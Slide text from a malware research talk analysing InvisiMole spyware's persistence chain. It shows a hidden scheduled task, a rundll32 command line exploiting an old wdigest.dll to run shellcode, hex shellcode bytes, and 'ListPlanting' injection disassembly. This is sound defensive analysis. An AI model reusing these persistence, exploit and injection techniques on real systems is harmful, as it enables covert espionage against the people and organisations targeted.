



ENJOY SAFER TECHNOLOGY™

InvisiMole:

First-class persistence
through second-class exploits

Zuzana Hromcova | Malware Researcher





Zuzana Hromcova

ESET Malware Researcher

@zuzana_hromcova



Anton Cherepanov

ESET Senior Malware Researcher

@cherepanov74

Exploits





Software from 2007
stack overflow
vulnerability



Windows XP library
input validation
vulnerability



Windows driver
CVE-2007-5633



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InvisiMole:

First-class persistence
through second-class exploits

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Targets: Eastern Europe



Military
organizations



Diplomatic
missions



InvisiMole: Surprisingly equipped spyware, undercover since 2013

Hunting for secrets from high-profile targets while staying in the shadows

Timeline of discoveries

First instance
of InvisiMole

2013

Jun 2018

Initial blogpost

late 2019


Cooperation with
Gamaredon APT
discovered

Mar 2020

Updated toolset

Full white paper
published

Jun 2020



Gamaredon Group



*“The Gamaredon Group
Toolset Evolution”*



*“Russia invades into digital systems
of Ukraine Government Agencies”*



“Gamaredon group grows its game”



*“Ukraine detects new Pterodo backdoor
malware, warns of Russian cyberattack”*



*“Gamaredon APT Group Use
Covid-19 Lure in Campaigns”*

Gamaredon Group

MSIL/Pterodo

InvisiMole Group

Win{32,64}/InvisiMole



Malicious email



Malicious document



Gamaredon's
.NET
downloader



Dropper



Winapiexec
tool




InvisiMole's
TCP
downloader

Exploits



Exploit to get access

Attacker **outside** the network



Exploit to get privileges

Attacker **inside** the network



Exploit to get invisibility

Attacker inside the network, **elevated**





Living-off-the-land?



Total Video
Player



Control Panel



Winapiexec



Wireless Network
Setup Wizard



speedfan.sys



wdigest.dll




fxscompose.dll



srvany-ng



rundll32.exe



Dissecting InvisiMole's Wdigest execution chain



Scheduled task



setupSNK.exe

```
<?xml version="1.0" encoding="UTF-16"?>
```

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
```

```
<RegistrationInfo>
```

```
<URI>\Microsoft\Windows\Autochk\Scheduled</URI>
```

```
</RegistrationInfo>
```

```
<Triggers>
```

```
<BootTrigger>
```

```
<Enabled>true</Enabled>
```

```
</BootTrigger>
```

```
</Triggers>
```

```
<Principals>
```

```
<Principal id="System">
```

```
<UserId>S-1-5-18</UserId>
```

```
<RunLevel>LeastPrivilege</RunLevel>
```

```
</Principal>
```

```
</Principals>
```

```
<Settings>
```

```
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
```

```
<DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
```

```
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
```

```
<AllowHardTerminate>true</AllowHardTerminate>
```




Scheduled task



setupSNK.exe

```
</Settings>
```

```
<Actions Context="System">
```

```
<Exec>
```

```
<Command>%windir%\system32\rundll32.exe</Command>
```

```
</Exec>
```

```
<Exec>
```

```
<Command>%windir%\system32\rundll32.exe</Command>
```

```
<Arguments>Shell32.dll ShellExec_RunDLL cmd.exe /c mkdir SMRTNTKY\MessageB.txt &&  
attrib +S +H SMRTNTKY</Arguments>
```

```
<WorkingDirectory>C:\</WorkingDirectory>
```

```
</Exec>
```

```
<Exec>
```

```
<Command>timeout</Command>
```

```
<Arguments>4</Arguments>
```

```
</Exec>
```

```
<Exec>
```

```
<Command>setupSNK.exe</Command>
```

```
<WorkingDirectory>C:\Windows\SysWOW64\wbem</WorkingDirectory>
```

```
</Exec>
```

```
</Actions>
```

```
</Task>
```



Scheduled task

setupSNK.exe

Stage 1

Legitimate Windows component
with undocumented feature

setupSNK.exe Properties

General Compatibility Security Details Previous Versions

Property	Value
Description	
File description	Launch Connect to a Wireless Network Wizard
Type	Application
File version	6.1.7600.16385
Product name	Microsoft® Windows® Operating System
Product version	6.1.7600.16385
Copyright	© Microsoft Corporation. All rights reserved.
Size	17.5 KB
Date modified	21/12/2009 03:21
Language	English (United States)
Original filename	SETUPSNK.EXE



Scheduled task



setupSNK.exe

```
else if ( a1 == 2 )
{
    v5 = 260;
    v6 = 0;
    v7 = 0;
    v8 = 0;
    if ( ATL::CRegKey::Open((ATL::CRegKey *)&v6, HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\FlashConfig", 0x20019u)
        || ATL::CRegKey::QueryStringValue((ATL::CRegKey *)&v6, "FlashConfigEnrollee", (LPBYTE)FileName, &v5) )
    {
        StringCchCopyA(FileName, 0x104u, "wzcdlg.dll,FlashConfigCreateNetwork ");
    }
    sprintf_s(CommandLine, 0x208u, "rundll32.exe %s %s\\SMRTNTKY\\WSETTING.WFC", FileName, Filename);
    ATL::CRegKey::Close((ATL::CRegKey *)&v6);
}
else
{
    sprintf_s(FileName, 0x104u, "%s\\SMRTNTKY\\MessageB.txt", Filename);
    GetPrivateProfileStringA("FlashConfig", "TEXT", Default, ReturnedString, 0x400u, FileName);
    GetPrivateProfileStringA("FlashConfig", "TITLE", Default, Caption, 0x100u, FileName);
    MungeString((char (*)[1024])ReturnedString);
    if ( MessageBoxA(0, ReturnedString, Caption, 4u) == 7 )
        return 0;
    sprintf_s(CommandLine, 0x208u, "notepad.exe %s\\SMRTNTKY\\WSETTING.txt", Filename);
}
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
```



Scheduled task

setupSNK.exe

```
}  
sprintf_s(CommandLine, 0x208u, "rundll32.exe %s %s\\SMRTNTKY\\WSETTING.WFC", FileName, Filename);  
ATL::CRegKey::Close((ATL::CRegKey *)&v6);  
}
```

```
shell32 ShellExec_RunDLL "C:\\Windows\\SysWOW64\\drivers\\Rundll32.exe"  
"C:\\Windows\\SysWOW64\\drivers\\wdigest.dll",SpInitialize %SHELLCODE_BYTES%
```

```
if ( MessageBoxA(0, ReturnedString, Caption, 4) == 7 )  
    return 0;
```

```
rundll32.exe shell32 ShellExec_RunDLL "C:\\Windows\\SysWOW64\\drivers\\  
Rundll32.exe" "C:\\Windows\\SysWOW64\\drivers\\wdigest.dll",SpInitialize  
%SHELLCODE_BYTES% \\SMRTNTKY\\WSETTING.WFC
```

```
StartupInfo.cb = 0;  
memset(&StartupInfo, 0, 0x40u);  
if ( CreateProcessA(0, CommandLine, 0, 0, 0, 0x10u, 0, Buffer, &StartupInfo, &ProcessInformation) )  
{  
    CloseHandle(ProcessInformation.hThread);  
    CloseHandle(ProcessInformation.hProcess);  
    return 0;  
}  
}  
return -1;
```



Scheduled task

setupSNK.exe

wdigest.dll

```
rundll32.exe shell32 ShellExec RunDLL "C:\Windows\SysWOW64\drivers\
Rundll32.exe" "C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize
%SHELLCODE_BYTES%\SMRTNTKY\WSETTING.WFC
```

Stage 2

Legitimate Windows XP library
input validation vulnerability

wdigest.dll Properties

General Security Details Previous Versions

Property	Value
Description	
File description	Microsoft Digest Access
Type	Application extension
File version	5.1.2600.5834
Product name	Microsoft® Windows® Operating System
Product version	5.1.2600.5834
Copyright	© Microsoft Corporation. All rights reserved.
Size	53.0 KB
Date modified	06/03/2020 14:39



Scheduled task

setupSNK.exe

wdigest.dll

```
rundll32.exe shell32 ShellExec_RunDLL "C:\Windows\SysWOW64\drivers\  
Rundll32.exe" "C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize  
%SHELLCODE BYTES% SMRTNTKY\WSETTING.WFC
```

Stage 2

Legitimate Windows XP library
input validation vulnerability

```
8D 70 12 FD EB 12 54 4E  
47 53 58 40 53 44 5D 4E  
45 41 44 01 63 C0 8B 7E  
31 C0 50 AC 48 C1 E0 10  
AC 40 3C 13 75 F4 50 89  
E0 40 40 FC 31 F6 56 89  
E7 89 F1 41 57 51 56 50  
6A 28 36 C1 0C 24 04 BB  
3C 10 8B 7E FF 13 85 C0  
75 25 8B 3F 6A 4D 89 E1
```

...



Scheduled task

setupSNK.exe

wdigest.dll

```

int __stdcall SpInitialize(int a1, int *a2, int a3)
{
    int v3; // edi
    void *v4; // esi
    DWORD nSize; // [esp+Ch] [ebp-2Ch] BYREF
    enum _NT_PRODUCT_TYPE ProductType; // [esp+10h] [ebp-28h] BYREF
    wchar_t Buffer[16]; // [esp+14h] [ebp-24h] BYREF

    g_TimeForever = -1;
    *((_DWORD *)&g_strNtDigestUTF8ServerRealm = 0;
    *((_DWORD *)&g_strNtDigestUTF8ServerRealm + 1) = 0;
    *((_DWORD *)&g_strNtDigestISO8859ServerRealm = 0;
    *((_DWORD *)&g_strNtDigestISO8859ServerRealm + 1) = 0;
    g_NtDigestPackageId = a1;
    ProductType = NtProductWinNt;
    nSize = 16;
    l_bDigestInitialized = 1;
    dword_7E8BE17C = 0x7FFFFFFF;
    g_NtDigestState = 1;
    g_LsaFunctions = a3;
  
```

```

8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1
  
```

...



Scheduled task



setupSNK.exe



wdigest.dll

`_DigestAllocateMemory@4 proc near`

```

uBytes      = dword ptr 8

mov     edi, edi
push    ebp
mov     ebp, esp
cmp     _g_NtDigestState, 1
push    [ebp+uBytes] ; uBytes
inc     short loc_7E8BA930
mov     eax, _g_LsaFunctions
call    dword ptr [eax+14h]
mov     ecx, eax
test    edx, edx
jz     short loc_7E8BA93A
mov     ecx, [ebp+uBytes]
push    esi
mov     esi, ecx
push    edi
shr     ecx, 2
xor     eax, eax
mov     edi, edx
rep stosd
mov     ecx, esi
and     ecx, 3

```

```

8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1

```

...



Scheduled task



setupSNK.exe



wdigest.dll

```

.text:7E8BC054 __tailMerge_SAMSRV proc near
.text:7E8BC054     push    ecx
.text:7E8BC055     push    edx
.text:7E8BC056     push    eax
.text:7E8BC057     push    offset __DELAY_IMPORT_DESCRIPTOR_SAMSRV
.text:7E8BC05C     call   __delayLoadHelper2@8 ; __delayLoadHelper2(x,x)
.text:7E8BC061     pop     edx
.text:7E8BC062     pop     ecx
.text:7E8BC063     jmp     eax
.text:7E8BC063 __tailMerge_SAMSRV endp
.text:7E8BC063

```

```

8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1

```

...



Scheduled task



setupSNK.exe



wdigest.dll



shellcode loader

M

```

.text:7E8BC054 __tailMerge_SAMSRV proc near
.text:7E8BC054         push     ecx
.text:7E8BC055         push     edx
.text:7E8BC056         push     eax
.text:7E8BC057         push     offset __DELAY_IMPORT_DESCRIPTOR_SAMSRV
.text:7E8BC05C         call    __delayLoadHelper2@8 ; __delayLoadHelper2(x,x)
.text:7E8BC061         pop      edx
.text:7E8BC062         pop      ecx
.text:7E8BC063         jmp      eax
.text:7E8BC063 __tailMerge_SAMSRV endp
.text:7E8BC063

```

Stage 3

Shellcode loader

8D	70	12	FD	EB	12	54	4E
47	53	58	40	53	44	5D	4E
45	41	44	01	63	C0	8B	7E
31	C0	50	AC	48	C1	E0	10
AC	40	3C	13	75	F4	50	89
E0	40	40	FC	31	F6	56	89
E7	89	F1	41	57	51	56	50
6A	28	36	C1	0C	24	04	BB
3C	10	8B	7E	FF	13	85	C0
75	25	8B	3F	6A	4D	89	E1
...							



Data Protection API (DPAPI)

Standard Windows feature to protect
Wi-Fi passwords, logins and cookies



Scheduled task



setupSNK.exe



wdigest.dll



shellcode loader



M

CryptProtectData function

12/05/2018 • 3 minutes to read

The **CryptProtectData** function performs encryption on the data in a [DATA_BLOB](#) structure. Typically, only a user with the same logon credential as the user who encrypted the data can decrypt the data. In addition, the encryption and decryption usually must be done on the same computer. For information about exceptions, see Remarks.

Syntax

C++

Copy

```


DPAPI_IMP BOOL CryptProtectData(
    DATA_BLOB          *pDataIn,
    LPCWSTR            szDataDescr,
    DATA_BLOB          *pOptionalEntropy,
    PVOID              pvReserved,
    CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
    DWORD              dwFlags,
    DATA_BLOB          *pDataOut
);


```




Stage 4

ListPlanting






```

seg000:00002247 loc_2247:                                ; CODE XREF: main_func+1023|j
seg000:00002247 add     [ebp+payload_counter], 1
seg000:0000224B mov     eax, [ebp+new_payload_copy]
seg000:0000224E add     eax, [ebp+payload_counter]
seg000:00002251 movzx  ax, byte ptr [eax]
seg000:00002255 and     eax, 0FFFFh
seg000:0000225A or      eax, 100000h
seg000:0000225F mov     [ebp+var_84], eax
seg000:00002265 mov     edx, [ebp+var_84]
seg000:0000226B mov     eax, 0
seg000:00002270 push   eax
seg000:00002271 push   edx
seg000:00002272 push   0
seg000:00002274 push   0
seg000:00002276 push   LVM_SETITEMPOSITION
seg000:0000227B mov     eax, [ebp+image_base]
seg000:0000227E push   ds:SysListView32_handle[eax]
seg000:00002284 push   [ebp+image_base]
seg000:00002287 call   [ebp+user32_SendMessageW]
seg000:0000228D cmp     eax, 1
seg000:00002290 jnz    short loc_22CF
seg000:00002292 mov     ecx, [ebp+allocated_space]
seg000:00002298 mov     esi, 0
seg000:0000229D mov     edx, [ebp+payload_counter]
seg000:000022A0 mov     eax, edx
seg000:000022A2 sar     eax, 1Fh
seg000:000022A5 add     ecx, edx
seg000:000022A7 adc     esi, eax
seg000:000022A9 push   esi
seg000:000022AA push   ecx
seg000:000022AB push   0
seg000:000022AD push   0
seg000:000022AF push   LVM_GETITEMPOSITION

```




```


seg000:00002272      push    0
seg000:00002274      push    0
seg000:00002276      push    LVM_SETITEMPOSITION
seg000:0000227B      mov     eax, [ebp+image_base]
seg000:0000227E      push    ds:SysListView32_handle[eax]
seg000:00002284      push    [ebp+image_base]
seg000:00002287      call   [ebp+user32_SendMessageW]
seg000:0000228D      cmp     eax, 1
seg000:00002290      jnz    short loc_22CF
seg000:00002292      mov     ecx, [ebp+allocated_space]
seg000:00002298      mov     esi, 0
seg000:0000229D      mov     edx, [ebp+payload_counter]
seg000:000022A0      mov     eax, edx
seg000:000022A2      sar     eax, 1Fh
seg000:000022A5      add     ecx, edx
seg000:000022A7      adc     esi, eax
seg000:000022A9      push   esi
seg000:000022AA      push   ecx
seg000:000022AB      push   0
seg000:000022AD      push   0
seg000:000022AF      push   LVM_GETITEMPOSITION
seg000:000022B4      mov     eax, [ebp+image_base]
seg000:000022B7      push    ds:SysListView32_handle[eax]
seg000:000022BD      push    [ebp+image_base]
seg000:000022C0      call   [ebp+user32_SendMessageW]
seg000:000022C6      cmp     eax, 1
seg000:000022C9      jnz    short loc_22CF
seg000:000022CB      add     [ebp+var_24], 1
seg000:000022CF      loc_22CF:                                     ; CODE XREF: main_func+FE1j
seg000:000022CF                                     ; main_func+101A]j
seg000:000022CF      cmp     ebx, [ebp+payload_counter]
seg000:000022D2      jg     loc_2247

```

